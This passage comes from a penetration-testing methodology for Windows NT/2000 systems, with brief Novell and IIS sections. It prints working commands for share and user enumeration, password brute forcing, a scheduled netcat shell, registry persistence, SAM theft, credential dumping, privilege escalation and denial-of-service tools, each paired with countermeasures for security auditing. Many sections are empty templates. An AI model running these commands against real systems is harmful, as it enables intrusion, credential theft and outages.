Set oDomain  = GetObject("WinNT://" & sDomain)
oDomain.Filter      = Array("User")
For Each oADObject In oDomain
    WScript.Echo oADObject.Name & vbTab & oADObject.FullName & vbTab &
oADObject.Description & _
                vbTab & oADObject.HomeDirDrive & vbTab &
oADObject.HomeDirectory
Next
```

**Analysis/Conclusion/Observation**

An attacker was able to obtain the server accounts and can use password attack techniques to guess the password of these accounts.

**Countermeasures**

Restrict anonymous access to your registry and public access to ports 135-139 & 445.

HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\LSA\RestrictAnonymous=2

**Tool[s]**

<http://www.bindview.com/Resources/RAZOR/Files/enum.tar.gz>

**Further Reading[s]**

<http://support.microsoft.com/default.aspx?scid=http://support.microsoft.com:80/support/kb/articles/Q246/2/61.ASP&NoWebContent=1>

**Remarks**

**R.8.3.2 IDENTIFY SHARES****Description**

The shared directories can be hidden (adding a \$ to the end of the share name) or visible

**Pre-requisite[s]**

Ports 135/TCP and 139/TCP or 445/TCP have to be reachable

Target machine has to had Server service started and working

**Steps to be performed****Examples/Results**

Using "NET VIEW" to view only visible shares:

```
C:\>net view \\workstation
```

Recursos compartidos en \\workstation

Nombre de recurso compartido	Tipo	Usado como	Comentario
-----			
Compartido	Disco		
EPSONSty	Impresora	EPSON Stylus C70 Series	
HP 4050	Impresora	HP LaserJet 4050 Series PCL6	
Mi música	Disco		

Se ha completado el comando correctamente.

Using "Enum.exe" to view visible and hidden shares:

```
C:\>enum -S workstation
```

```
server: workstation
```

```
setting up session... success.
```

```
enumerating shares (pass 1)... got 10 shares, 0 left:
```

```
IPC$ print$ EPSONSty Mi música
```

```
HP 4050 ADMIN$ C$
```

Compartido

cleaning up... success.

#### Analysis/Conclusion/Observation

An attacker was able to obtain the server visible and hidden shares.

#### Countermeasures

Restrict anonymous access to your registry and public access to ports 135-139 & 445.

HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\LSA\RestrictAnonymous=2

#### Tool[s]

<http://www.bindview.com/Resources/RAZOR/Files/enum.tar.gz>

#### Further Reading[s]

<http://support.microsoft.com/default.aspx?scid=http://support.microsoft.com:80/support/kb/articles/Q246/2/61.ASP&NoWebContent=1>

#### Remarks

**R.8.3.3 IDENTIFY POLICIES****Description**

The windows security policies can also be obtained.

**Pre-requisite[s]**

Ports 135/TCP and 139/TCP or 445/TCP have to be reachable  
Target machine has to had Server service started and working

**Steps to be performed****Examples/Results**

```
C:\>enum -P pc-oscar
server: pc-oscar
setting up session... success.
password policy:
  min length: none
  min age: none
  max age: 42 days
  lockout threshold: none
  lockout duration: 30 mins
  lockout reset: 30 mins
cleaning up... success.
```

**Analysis/Conclusion/Observation**

An attacker was able to obtain the server password policies.

**Countermeasures**

Restrict anonymous access to your registry and public access to ports 135-139 & 445.  
HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\LSA\RestrictAnonymous=2

**Tool[s]**

<http://www.bindview.com/Resources/RAZOR/Files/enum.tar.gz>

**Further Reading[s]**

<http://support.microsoft.com/default.aspx?scid=http://support.microsoft.com:80/support/kb/articles/Q246/2/61.ASP&NoWebContent=1>

**Remarks**

--

**R.8.3.4 MIB ENUMERATION****Description**

You can enumerate the system Mib using SNMP protocol, It gives you some information like usernames, running services or open ports. The most used communities to access Mibs is “public” and “private”. You can try to guess the community with brute force programs or with a dictionary.

**Pre-requisite[s]**

Ports 161/UDP has to be reachable

Target machine has to had SNMP service started and working

**Steps to be performed****Examples/Results**

Using “SNMPUTIL” from Windows Support Tools:

Example HERE

Using Solarwinds MIB Browser or Network Browser:

Example HERE

**Analysis/Conclusion/Observation**

An attacker was able to gather some useful information from the server.

**Countermeasures**

Restrict access to port 161 UDP.

Enforce the SNMP password policy

**Tool[s]**

<http://www.solarwinds.net/>

SNMPUTIL from Windows 2000 Support Tools (Windows 2000 Server)

Getif-snmp

MIB browser by iReasoning

**Further Reading[s]**

<http://support.microsoft.com/default.aspx?scid=kb;en-us;323340>

<http://www.faqs.org/rfcs/rfc1157.html>

Remarks

**R.8.3.5 IDENTIFY DOMAINS ON THE NETWORK****Description**

It's possible more than one domain can be reached on the same network because there are trust relationships between two or more domains in the same domain controller.

**Pre-requisite[s]**

Ports 135/TCP and 139/TCP or 445/TCP have to be reachable

Target machine has to had Computer Browser service started and working

**Steps to be performed**

NetBIOS query to know the first domain

Use netdom.exe (from Support Tools) to list whatever you want

**Examples/Results**

Using netdom.exe:

```
netdom query /domain:domain trust
```

**Analysis/Conclusion/Observation**

An attacker was able to obtain the domain trust relationships and can use all the trusted domain to obtain more sensible data.

**Countermeasures**

Restrict public access to ports 135-139 & 445.

**Tool[s]**

<http://www.microsoft.com/downloads/details.aspx?FamilyID=49ae8576-9bb9-4126-9761-ba8011fabf38&displaylang=en>

**Further Reading[s]****Remarks**

**R.8.3.6 IDENTIFY DOMAIN CONTROLLERS****Description**

You can view all domain controllers managing a domain, maybe they are protected with different effort.

**Pre-requisite[s]**

Ports 135/TCP and 139/TCP or 445/TCP have to be reachable

**Steps to be performed**

NetBIOS query to know the first domain

Use netdom.exe (from Support Tools) to list whatever you want

**Examples/Results**

Using netdom.exe:

```
netdom query /domain:domain dc
```

```
netdom query /domain:domain pdc
```

```
netdom query /domain:domain fsmo
```

**Analysis/Conclusion/Observation**

An attacker was able to obtain all the domain controllers can use it to obtain more sensible data.

**Countermeasures**

Restrict public access to ports 135-139 & 445.

**Tool[s]**

<http://www.microsoft.com/downloads/details.aspx?FamilyID=49ae8576-9bb9-4126-9761-ba8011fabf38&displaylang=en>

**Further Reading[s]****Remarks**

**R.8.3.7 IDENTIFY HOSTS OF DOMAIN****Description**

You can view a list of the workstations or servers of a domain.

**Pre-requisite[s]**

Ports 135/TCP and 139/TCP or 445/TCP have to be reachable

**Steps to be performed**

NetBIOS query to know the first domain

Use netdom.exe (from Support Tools) to list whatever you want

**Examples/Results**

Using netdom.exe:

```
netdom query /domain:domain workstation
```

```
netdom query /domain:domain server
```

```
netdom query /domain:domain ou
```

**Analysis/Conclusion/Observation**

An attacker was able to obtain all the domain controllers can use it to obtain more sensible data.

**Countermeasures**

Restrict public access to ports 135-139 & 445.

**Tool[s]**

<http://www.microsoft.com/downloads/details.aspx?FamilyID=49ae8576-9bb9-4126-9761-ba8011fabf38&displaylang=en>

**Further Reading[s]****Remarks**

## R.8.4 NETWORK MAPPING

Refer ISSAF Methodology Section

### R.8.4.1 IDENTIFY LIVE HOSTS

#### Description

You can identify the live hosts on the network. Each live host can become a potential target.

#### Pre-requisite[s]

#### Steps to be performed

Ping sweeps the whole network.

#### Examples/Results

Use pinger  
Use Solarwinds Pingsweep utility  
Nmap ping sweep.

#### Analysis/Conclusion/Observation

An attacker was able to enumerate the live hosts in the target network.

#### Countermeasures

#### Tool[s]

#### Further Reading[s]

#### Remarks

Be careful while performing this activity. It can easily saturate a slow link.

## R.8.5 VULNERABILITY IDENTIFICATION

Refer section -- --

## R.8.6 PENETRATION

1. Examine Common Protocols -> Port scan. Maybe this section is in another doc
2. Examine Windows WinNT/2k/2003
  - Remote Attacks
    - a. Password Attacks
      - SMBGrind

### R.8.6.1 BRUTEFORCE PASSWORDS – REMOTE ATTACK

#### Description

You can brute force known usernames with a dictionary or with brute force.

#### Pre-requisite[s]

Ports 135/TCP and 139/TCP or 445/TCP have to be reachable

To know at least one username

To know password policies (if you don't want to lock accounts)

#### Steps to be performed

#### Examples/Results

Using enum.exe:

```
enum -u administrador -D -f test.txt 10.1.2.3
```

#### Analysis/Conclusion/Observation

An attacker was able to obtain all the domain controllers can use it to obtain more sensible data.

#### Countermeasures

Restrict public access to ports 135-139 & 445.

#### Tool[s]

<http://www.cqure.net/tools.jsp?id=19> - CifsPwScanner

<http://www.bindview.com/Resources/RAZOR/Files/enum.tar.gz> - Enum.exe

<http://www.tamos.com/bitrix/redirect.php?event1=download&event2=nettools&event3=&goto=/files/ent3.zip> - Essential NetTools 3.2

<http://www.packetstormsecurity.com/NT/EZPass.zip> - EZPass

<http://www.packetstormsecurity.com/NT/scanners/nat10bin.zip> - NAT for Windows

<http://www.packetstormsecurity.com/NT/scanners/nat10.tar.gz> - NAT for Linux

#### Further Reading[s]

#### Remarks

Be careful with domain password policies or you can lock a lot of accounts.

#### 3. Examine Common Protocols

#### 4. Examine Windows WinNT/2k/2003

- Remote Attacks
  - a. Password Attacks
    - SMBGrind
  - b. Buffer overflow Attacks -> link to another doc explaining BoFs
    - a. Parameter Checks in System Calls
  - c. Heapoverflow Attacks -> link to another doc explaining BoFs
  - d. Integeroverflow Attacks -> link to another doc explaining BoFs
  - e. Formatstring Attacks -> link to another doc explaining BoFs
  - f. Web Server Attack -> link to another doc explaining BoFs
  - g. Mail Server Attacks -> link to another doc explaining BoFs
  - h. NetBIOS Attacks
    - RedButton -> It's only a NULL Session attack, required to gather users... Explained before on Identify Users
  - i. Server Message Block Attacks
  - j. MD4 Collision Attacks
  - k. Scheduling Attacks
  - l. Registry Attack
  - m. Reverse Shell Attacks
  - n. Port Redirection
  - o. Sechole Attack (IIS)
  - p. Denial of Service Attack

- WinNuke
  - Teardrop, Teardrop2 (bonk and boink)
  - Land and LaTierra
- Local Attacks
  - a. Registry Attacks
  - b. Privilege escalation
    - GetAdmin
    - pipeup admin
    - LPC attack
    - everyone2user.exe
  - c. Password Attacks
    - b. Password Dumping
    - c. DLL Injection
  - d. By passing the Authentication
    - d. Using other Operating System
    - e. Using bootable Tools
  - e. File System Attack
    - f. File Allocation Table (FAT)
    - g. High Performance File System (HPFS)
    - h. NT File System (NTFS)
    - i. Namned Pipe File System (NPFS)
    - j. Mailslot File System (MSFS)
  - f. Denial of Service Attack
    - k. NTCrash
    - l. CPUHog
    - m. System Initialization
    - n. Rollback
    - o. Virus Attacks
- 5. Examine Windows Desktops
  - a. Windows 95/98
  - b. Windows ME
  - c. Windows XP

Refer ISSAF Methodology Section.

## **R.8.7 GAINING ACCESS AND PRIVILEGE ESCALATION**

Refer ISSAF Methodology Section.

## **R.8.8 ENUMERATE FURTHER**

Refer ISSAF Methodology Section.

## **R.8.9 MAINTAINING ACCESS**

Refer ISSAF Methodology Section.

## **R.8.10 COVERING THE TRACKS**

Refer ISSAF Methodology Section.

## **R.8.11 AUDIT**

Refer ISSAF Methodology Section.

## **R.8.12 REPORTING**

Refer ISSAF Methodology Section.

## **R.8.13 CLEAN UP AND DESTROY ARTIFACTS**

Refer ISSAF Methodology Section.

## **R.9 IDENTIFY LIVE HOSTS**

Refer ISSAF Methodology Section.

## **R.10 IDENTIFY PORTS AND SERVICES**

Refer ISSAF Methodology Section.

## **R.11 ENUMERATION ATTACK**

### **R.11.1 Browse List**

- Identify Browser Masters
- Identify Domains on the Network
- Identify Domain Controllers
- Identify Hosts of Domain
- View Domain Membership

**R.11.2 Identify Browser Masters****Description****Pre-requisite[s]****Steps to be performed****Examples/Results**

C:\>nbtstat -A 192.168.0.10

Local Area Connection:

Node IpAddress: [192.168.0.10] Scope Id: []

NetBIOS Remote Machine Name Table

Name	Type	Status
MITHU	<00> UNIQUE	Registered
MITHU	<20> UNIQUE	Registered
MITHU	<03> UNIQUE	Registered
WORKGROUP	<00> GROUP	Registered
WORKGROUP	<1E> GROUP	Registered
BALWANT	<03> UNIQUE	Registered

MAC Address = 00-0B-2B-0E-2B-AF

**Analysis/Conclusion/Observation****Tool[s]****Countermeasures**

**Further Reading[s]**

--

**Remarks**

--

**R.11.3 Identify Domains on the Network****Description**

This will identify the domains on the network.

**Pre-requisite[s]****Steps to be performed**

Run net view with domain option.

**Examples/Results**

C:\>net view /domain

**Analysis/Conclusion/Observation****Countermeasures****Tool[s]****Further Reading[s]****Remarks**

**R.11.4 Identify Domain Controllers****Description****Pre-requisite[s]****Steps to be performed****Examples/Results**

C:\nlttest /dclist:<domainname>

**Analysis/Conclusion/Observation****Countermeasures****Tool[s]****Further Reading[s]****Remarks**

**R.11.5 Identify Browser Masters****Description****Pre-requisite[s]****Steps to be performed****Examples/Results**

C:\nlttest /dclist:<domainname>

**Analysis/Conclusion/Observation****Countermeasures****Tool[s]****Further Reading[s]****Remarks**

**R.11.6 Identify Hosts of Domain****Description****Pre-requisite[s]****Steps to be performed****Examples/Results**

C:\net view /domain:< domain\_name >

**Analysis/Conclusion/Observation****Countermeasures****Tool[s]****Further Reading[s]****Remarks**

**R.11.7 View Domain Membership****Description****Pre-requisite[s]****Steps to be performed****Examples/Results**

```
C:\> netdom query \\host_name
```

**Analysis/Conclusion/Observation****Countermeasures****Tool[s]****Further Reading[s]****Remarks****R.12 GLOBAL COUNTERMEASURES****R.13 CONTRIBUTORS****R.14 FURTHER READING[S]**

## **R.15 EXAMINE COMMON PROTOCOLS**

SNMP

TFTP

FTP

SMTP

HTTP

NNTP

Telnet

Layer 2 Protocols

Refer section -- --

## **R.16 EXAMINING WINDOWS SYSTEMS**

### **R.16.1 Remote Attacks**

#### **Description**

Remote Attacks are more dangerous as attacker needs not to be present physically. Hard to trace because of legal, physical and staging (attacking from compromised hosts) constraints

### **R.16.2 Password Attacks**

Refer Password Cracking Section from ISSAF.

### **R.16.3 Buffer overflow Attacks**

### **R.16.4 Heap Overflow Attacks**

### **R.16.5 Integer Overflow Attacks**

### **R.16.6 Formatstring Attacks**

### **R.16.7 Web Attacks**

#### **Description**

Refer to IIS Security Assessment Section

### **R.16.8 Mail Service Attacks**

**R.16.9 NetBIOS Attacks****Description**

Netbios service is widely used in windows for file sharing. Attacks on this service results in enumeration of shares, usernames and sometimes Admin level access on the system. Most important port for this service is port 139, but services running on port 135-139 & port 445 are netbios services. If netbios over tcp/ip is enabled these attacks can be carried out over internet as well.

**Pre-requisite[s]****Steps to be performed**

1. Establish null session with target.
2. Enumerate shares, users, network table entries etc.
3. Enumerate remote registry using DumpSec.
4. Perform RPC-dcom and Red-Button attack on remote system.

**Examples/Results**

<Screen shots>

**Analysis/Conclusion/Observation**

Using RPC-dcom one can get a command prompt with SYSTEM privileges, remotely. Red-Button will map and access the remote machine without using any credentials.

**Countermeasures**

Apply Microsoft's Hotfix for the RPC-dcom vulnerability. Restrict anonymous login by changing the registry value.

**Tool[s]****Further Reading[s]****Remarks**

**R.16.10 SMB Attack****Description**

SMB is Server Message Block file sharing protocol. When a windows system try to access certain share on a remote machine it is presented with a challenge from the remote machine. The challenge is hashed and the reply sent back by the initiator's systems is also hashed. If someone successful captures these hashes, passwords can be retrieved from them. There are many ways of performing these attacks on the target machine.

**Pre-requisite[s]****Steps to be performed**

1. Run l0pht crack with SMB capture feature
2. Collect the hashes being passed over the network for authentication
3. Import these hashes in the main program and run the cracker.

**Examples/Results**

<Screen shots>

**Analysis/Conclusion/Observation**

An attacker was able to capture hashes being passed over the shared media without having to try anything other than running SMB capture option.

**Countermeasures**

Use switched media instead of Shared media.

**Tool[s]**

A tool that needs mention here is l0phtCrack by [@stake](http://www.atstake.com/). <http://www.atstake.com/>

**Further Reading[s]****Remarks**

**R.16.11 MD4 Collision Attacks****Description****Pre-requisite[s]****Steps to be performed****Examples/Results**

&lt;Screen shots&gt;

**Analysis/Conclusion/Observation****Countermeasures****Tool[s]****Further Reading[s]****Remarks**

**R.16.12 Scheduling Attacks****Description**

An attacker can schedule the Trojan to send a shell back to him at certain time and he can do it everyday. He just needs to have the Trojan in the target machine. Microsoft's at utility can do this efficiently. This can be done remotely as well.

**Pre-requisite[s]****Steps to be performed**

1. Copy the Trojan file into the target system
2. Schedule the periodical execution of Trojan on the remote target.

**Examples/Results**

<Screen shots>

**Analysis/Conclusion/Observation**

```
C:\> at \172.16.0.6 03:00A /every:1 ""nc -d -L -p 80 -e cmd.exe""
```

**Countermeasures**

Disable the scheduling service. If you need to run the scheduling service keep checking the scheduling service queue for suspicious jobs and kill those jobs with NTRK kill utility, if found any.

**Tool[s]****Further Reading[s]****Remarks**

**R.16.13 Registry Attacks****Description**

An attacker can hide his backdoors in the system after compromise and can make entries in the registry to launch his malicious code. Things like netcat or key loggers can be activated on the system startup using  
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run or similar entries.

**Pre-requisite[s]**

1. Copy the backdoor in the system
2. Run regedit
3. Change HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

**Steps to be performed****Examples/Results**

<Screen shots>

**Analysis/Conclusion/Observation**

By using registry to execute files at system startup, attacker was successful in maintaining the access to the system.

**Countermeasures**

Keep checking the registry for the suspicious entries.

**Tool[s]****Further Reading[s]****Remarks**

**R.16.14 Port Redirection Attack****Description****Pre-requisite[s]****Steps to be performed****Examples/Results****Analysis/Conclusion/Observation****Tool[s]****Countermeasures****Further Reading[s]****Remarks**

**R.16.15 Sechole Attack**

Refer To IIS Security Assessment Section of ISSAF.

**R.16.16 Teardrop****Description**

In this attack two packets are sent, one normal packet with MF flag set and another that has a fragmentation offset that is inside the first packet but total size that makes this packet smaller than the first and MF bit is not set. When the system tried to align these two packets it will end up with an offset that is larger than the end mark and by doing this read too much data, effectively crashing the system.

**Pre-requisite[s]****Steps to be performed**

1. Run teardrop with a source and a target address against a remote target.

**Examples/Results**

```
#teardrop 172.16.0.13 172.16.0.16 -t 138 -n 10
```

**Analysis/Conclusion/Observation**

Here the target is 172.16.0.16 is the target, -t specify the port and -n switch specifies number of consecutive attacks to be performed. The machine without Microsoft's hotfixes froze and needed to be rebooted.

**Tool[s]****Countermeasures**

1. Apply Microsoft's Hotfix for teardrop attack.

**Further Reading[s]****Remarks**



**R.16.17 Teardrop2****Description**

This attack is a variation of Teardrop as it utilizes the same code. The difference is offset size does not matter in this case. The attack works because the last fragment has an offset that is part of the UDP header and will therefore partially overwrite the header and the result is an incomplete UDP packet. These packets will take up memory and eventually cause a crash. There are two tools available for this attack bonk and boink. Bonk attacks only one port, namely port 55 while boink gives the user the option to define a range of ports to attack.

**Pre-requisite[s]****Steps to be performed**

1. Run Boink and Bonk against the "unpatched" target.

**Examples/Results**

```
#boink 172.16.0.13 172.16.0.16 100 200 10
```

Here the arguments 100 200 defines the port interval and 10 is the number of times boink will consecutively attack the target (172.16.0.16)

```
#bonk 172.16.0.13 172.16.0.16 50
```

**Analysis/Conclusion/Observation**

Here 172.16.0.16 is the target and bonk will attack it 50 times.

**Tool[s]****Countermeasures**

- Apply relevant Microsoft's hotfix for this.

**Further Reading[s]****Remarks**



**R.16.18 Land****Description**

This attack works by sending a packet to the target, with target's ip as source as well as destination. This causes Windows 95 machines to crash and Windows NT machines to freeze for sometime.

**Pre-requisite[s]****Steps to be performed**

1. Run Land against the target

**Examples/Results**

```
#land 172.16.0.16 139
```

**Analysis/Conclusion/Observation**

With the service pack level less than SP3 machine crashed and with service pack 3 the machine freezes for around 45 seconds.

**Tool[s]****Countermeasures**

Apply relevant Microsoft's hotfixes.

**Further Reading[s]****Remarks**

**R.16.19 LaTierra****Description**

This attack is similar to Land but gives more options like which TCP flag to set or whether TCP or UDP should be used. The effects of LaTierra are same as Land i.e. unpatched systems will crash or freeze for sometime.

**Pre-requisite[s]****Steps to be performed**

1. Run LaTierra against the target.

**Examples/Results**

```
#latierra -i 172.16.0.16 -b 139
```

**Analysis/Conclusion/Observation**

With the service pack level less than SP3 machine crashed and with service pack 3 the machine freezes for around 45 seconds.

**Tool[s]****Countermeasures**

Apply relevant Microsoft's hot-fixes.

**Further Reading[s]****Remarks**

## R.16.20 Local Attacks

Local attacks are performed when someone has non-privileges and/or physical access to the systems. In most cases the attacker knows the security mechanism in place and can potentially use social engineering more effectively.

## R.16.21 Registry Attacks

Refer Registry attacks from remote attack.

## R.16.22 GetAdmin

### Description

GetAdmin is a local exploit that provides instant administrator privileges for any chosen user. The attack runs locally and it works on Windows NT with service pack 3. There are versions available which can circumvent the hotfix provided by Microsoft.

### Pre-requisite[s]

### Steps to be performed

1. Run GetAdmin tool on the target machine's command prompt

### Examples/Results

```
C:\> getadmin balwant
```

### Analysis/Conclusion/Observation

After reboot user balwant will be a member of administrator group.

### Tool[s]

### Countermeasures

1. Upgrade your Windows NT System to Windows 2000
2. Apply relevant patches and service packs

**Further Reading[s]**

--

**Remarks**

--

**R.16.23 Pipeup Admin Attack****Description****Pre-requisite[s]****Steps to be performed****Examples/Results****Analysis/Conclusion/Observation****Tool[s]****Countermeasures****Further Reading[s]****Remarks**

**R.16.24 LPC Attack****Description**

There is a flaw in one function of LPC (local procedure call) Ports API, which leads to a local privilege escalation attack. Razor team came up with a tool, which exploits this Vulnerability, called hk. This adds the desired user to the administrator group. The user name should be a valid user name on the system.

**Pre-requisite[s]****Steps to be performed**

1. Run hk locally on the target system

**Examples/Results**

```
c:\> hk net localgroup administrators desired-user-name /add
lsass pid & tid are 47-48
NtImpersonateClientOfPort succeeded
Launching line was: net localgroup administrators desired-user-name /add
Who do you want to be today?
```

**Analysis/Conclusion/Observation**

The attacker was able to escalate privileges on the system to administrator level.

**Tool[s]****Countermeasures**

- Apply Microsoft's post sp6 hotfix.
- Upgrade to windows 2000.

**Further Reading[s]****Remarks**

**R.16.25 Key Logger Attacks****Description****Pre-requisite[s]****Steps to be performed****Examples/Results****Analysis/Conclusion/Observation****Tool[s]****Countermeasures****Further Reading[s]****Remarks**

**R.16.26 Password Dumping****Description**

Secure Session Channels are created using a special “trusted” Domain password that the Primary Domain Controller for the Domain creates and adds to the LSA Policy Database of each system as it is added to the Domain. The PDC for a Domain then updates this password every seven days and replicates the change to every trusted system within the Domain. This trusted password, known by its Registry subkey name as \$MACHINE.ACC, is stored in HKEY\_LOCAL\_MACHINE\SECURITY\Policy\LSA\Secrets.

LSAdump is the utility that retrieves the LSA secret passwords from the registry and print them on the screen.

**Pre-requisite[s]****Steps to be performed**

1. Compile and run the LSA dump code on the target machine.

**Examples/Results**

```
C:\> lsadump $machine.acc \\target
Q a V m k A 3 F
C:\>
```

**Analysis/Conclusion/Observation**

Running the code dumped the passwords stored in the registry.

**Tool[s]**

LSADump

**Countermeasures**

Upgrade to Windows 2000  
Install Syskey encryption

**Further Reading[s]****Remarks**

--

**R.16.27 DLL injection Attack****Description**

This is an application, which dumps the password hashes from NT's SAM database, whether or not SYSKEY is enabled on the system. The output can be used as input to l0phtcrack, or used with Samba. You need the SeDebugPrivilege for it to work. By default, only Administrators have this right, so this program does not compromise NT security but in case intruder runs it along with some other exploit (eg. IIS exploits) he will get passwords hashes for all users on that system. Cracking the hashes is only a matter of time.

The new version, pwdump3 is capable of getting the hashes over the network and can do it whether or not the syskey is installed.

**Pre-requisite[s]****Steps to be performed**

1. Copy pwdump2.exe and samdump.dll in a directory of target machine
2. Run pwdump2.exe and redirect output to a txt file
3. Use text file as an input for l0phtcrack to obtain passwords

**Examples/Results**

```
c:\pwdump2> pwdump2.exe >password.txt
```

**Analysis/Conclusion/Observation**

Pwdump is a good way to audit for weak system passwords on the system.

**Tool[s]**

pwdumpX Attacks

**Countermeasure[s]**

- Store the SAM database on a secure and removable media that can be used at booting time.
- Install Syskey

**Further Reading[s]****Remarks**

--

**R.16.28 Bypassing the Authentication: Booting from Alternate OS****Description**

Attacker boots from alternate OS ( knoppix, NTFSDos etc.) and grabs the information he wants. The most common target is SAM file in repair directory. Attackers can take this file and crack it at his leisure. Also this way his activities are less likely to be logged.

**Pre-requisite[s]****Steps to be performed**

1. Boot the system using Knoppix
2. Mount the system drive
3. Copy the SAM file on a floppy
4. Shut down the system and remove the Knoppix CD

**Examples/Results**

(Assuming that attacker have booted the system with knoppix)

Get the Shell Prompt

```
#mount -t vfat -o ro /dev/hda1 /mnt/hda1
```

```
#cp /mnt/hda1/WINNT/repair/sam .
```

```
#cp sam /dev/fd0
```

```
#umount /dev/hda1
```

```
#halt
```

**Analysis/Conclusion/Observation**

Attacker has got the SAM file and he can crack it as and when he feels comfortable with.

**Tool[s]****Countermeasure[s]**

Implement container encryption for critical drives but be forewarned, this may affect the performance.

**Further Reading[s]****Remarks**



**R.16.29 ERD Commander 2003****Description**

This is a commercial application, which can do almost everything an attacker would like to do to a system, if he has physical access to the system. ERD commander comes with utilities like Locksmith, NTrecover, and File Explorer etc. With ERD commander 2003 you can do any of the followings

- Remove or replace drivers
- Change local Administrator passwords
- Replace system files
- Recover deleted files
- Check for misconfigured NTFS security
- Access System Restore points on unbootable XP machines
- Enable, disable, and configure services and drivers
- Edit registry and reset permissions
- Access unbootable machines via your network
- View Application, Security, and System event logs

**Pre-requisite[s]****Steps to be performed**

1. Download ERD Commander and burn it on a cd
2. Use it to boot the target system
3. Run NTLocksmith to reset administrator password
4. Run File Explorer to pilfer for information
5. Run Registry Editor and change the registry and reset the registry permission.

**Examples/Results**

<sctscreen shots>

**Analysis/Conclusion/Observation****Tool[s]**

**Countermeasure[s]**

Restrict physical access to the system

**Further Reading[s]****Remarks**

There are various other option available for resetting the administrator password. Like <http://home.eunet.no/%7Epnordahl/ntpasswd/> . Be extremely careful when using these utilities you can render your system useless.

**R.16.30 File System Attacks: FAT Attacks****Description****Pre-requisite[s]****Steps to be performed****Examples/Results****Analysis/Conclusion/Observation****Tool[s]****Countermeasure[s]****Further Reading[s]****Remarks**

**R.16.31 File System Attacks: HPFS Attacks****Description****Pre-requisite[s]****Steps to be performed****Examples/Results****Analysis/Conclusion/Observation****Tool[s]****Countermeasure[s]****Further Reading[s]****Remarks**

**R.16.32 File System Attacks: NTFS Attacks****Description****Pre-requisite[s]****Steps to be performed****Examples/Results****Analysis/Conclusion/Observation****Tool[s]****Countermeasure[s]****Further Reading[s]****Remarks**

**R.16.33 File System Attacks: MSFS Attacks****Description****Pre-requisite[s]****Steps to be performed****Examples/Results****Analysis/Conclusion/Observation****Tool[s]****Countermeasure[s]****Further Reading[s]****Remarks**

**R.16.34 Denial of Service Attacks****Description**

Denials of Service Attacks are bad for business as they cause data loss, revenue loss and credibility damage to corporate network. They are the most loathed attacks and most of the seasoned attackers will try to avoid them as much as possible. These attacks shall be strictly tested on a non production system.

**Pre-requisite[s]****Steps to be performed****Examples/Results****Analysis/Conclusion/Observation****Tool[s]****Countermeasure[s]****Further Reading[s]**

Link1: <http://techupdate.zdnet.com/techupdate/stories/main/0,14179,2819030,00.html>

Link2:

[http://www.microsoft.com/technet/treeview/default.asp?url=/TechNet/security/news/raw\\_sockets.asp](http://www.microsoft.com/technet/treeview/default.asp?url=/TechNet/security/news/raw_sockets.asp)

**Remarks**

**R.16.35 Denial of Service: NTCrash****Description**

NT programs use the NTOSKRNL by invoking functions through calls to certain libraries (DLLs). In some of these calls the parameters are not checked properly. The missing checks are primarily range checks and legality of addresses. NTCrash is a program written by Mark Russinovich and Bryce Cogswell that exploits certain implementation flaws in NTOSKRNL. It is loaded from NTOSKRNL.EXE and contains the majority of the OS components that are executed in kernel mode. By invoking these functions with illegal or out of range or out of bounds parameters, NT will crash.

If it was executed on a server or a domain server this program could cause DoS conditions and result in data loss.

**Pre-requisite[s]****Steps to be performed**

1. Run ntcash on the system

**Examples/Results**

```
c:\> ntcash -n
```

**Analysis/Conclusion/Observation**

The unsecured system crumbled to the attack and went for a reboot. If after installing some Trojan attacker needs rebooting he will just need to crash NT.

**Tool[s]****Countermeasure[s]****Further Reading[s]****Remarks**

**R.16.36 Denial of Service: CpuHog****Description**

CpuHog is a small program written by Mark Russinovich that uses the priority mechanism of NT to hang the system. What CpuHog does is it sets priority 15 on itself and then enters an infinite WHILE loop. This will cause NT to hang so that it is impossible to start any other program including the Task Manager. The strange thing here is that you need no special privileges to be able to do this. Microsoft has in NT 4.0 Service Pack 2 and later addressed this problem by allowing aging up to priority level 15 that means that CpuHog will only slow down the system considerably. However, a user program can still set priority without special privileges.

Intent. The intention with this attempt is the same as with NTCrash (see above), i.e. The availability of the system will probably drop to zero.

**Pre-requisite[s]****Steps to be performed**

1. Run Cpuhog on the system

**Examples/Results**

```
c:\>cpuhog
```

**Analysis/Conclusion/Observation**

The unsecured system became unserviceable after confirming the initial question and needed a reboot. If attacker needs rebooting after installing some Trojan, he will just need to crash NT.

**Tool[s]****Countermeasure[s]****Further Reading[s]****Remarks**

**R.16.37      Rollback Attack****Description****Pre-requisite[s]****Steps to be performed****Examples/Results****Analysis/Conclusion/Observation****Tool[s]****Countermeasure[s]****Further Reading[s]****Remarks**



## S NOVELL NETWARE SECURITY ASSESSMENT

### Description

[Text]

### Objective

- Understanding Novell Netware Security issues and safeguard them
- Following a structured approach for Unix system penetration/audit
- Gaining Access and privilege escalation
- Going beyond admin and spreading the attack further

### Expected Result[s]

- List of live hosts
- Processes running on hosts
- List of users/shares
- Version of kernel used in operating systems and their patch level
- Vendor of operating system
- List of vulnerabilities
- List of compromised hosts

### Methodology

[Description]

6. Identify Live Hosts
7. Identify Ports and Services
8. Enumeration Attack
  - a. Attaching
  - b. Identify Bindery
  - c. Identify Trees
  - d. Identify Users
9. Examine Common Protocols
10. Examine Novell
  - Remote Attacks
    - a. Password Attacks
    - b. NDS Snoop
    - c. Detecting Lockout

- d. Pilfering The information
- e. Netware Perl Attack
- f. FTP Attack
- g. Buffer Overflows
- h. Web Server Attacks
- i. NetBasic Directory Traversal
- j. IManage/eMFrame
- k. Netware Remote Manager Attack
- l. Spoofing Attacks (Pandora)
- Local Attacks
  - a. rconsole Attack
  - b. NDS Files Attacks
  - c. Back Dooring Novell

## T WEB SERVER SECURITY ASSESSMENT

### T.1 MICROSOFT INTERNET INFORMATION SERVER

#### Description

Microsoft Internet Information Server has a big history of vulnerabilities. As per its nature till IIS version 5.0 it provides various services by default. They have fairly limited this in IIS version 6.0. IIS security testing can be divided into three major categories. 1. Information Disclosure 2. Buffer Overflow and 3. File System Traversal.

Microsoft has provided service packs from time to time and an attacker takes advantage of lack of patch implication. Most of the time people put service packs but they miss hot fixes.

Other important aspect to consider while testing security of IIS is firewall. Several times you may get vulnerability and related proof of concept tool but it may be blocked on firewall because you may not get required port opened.

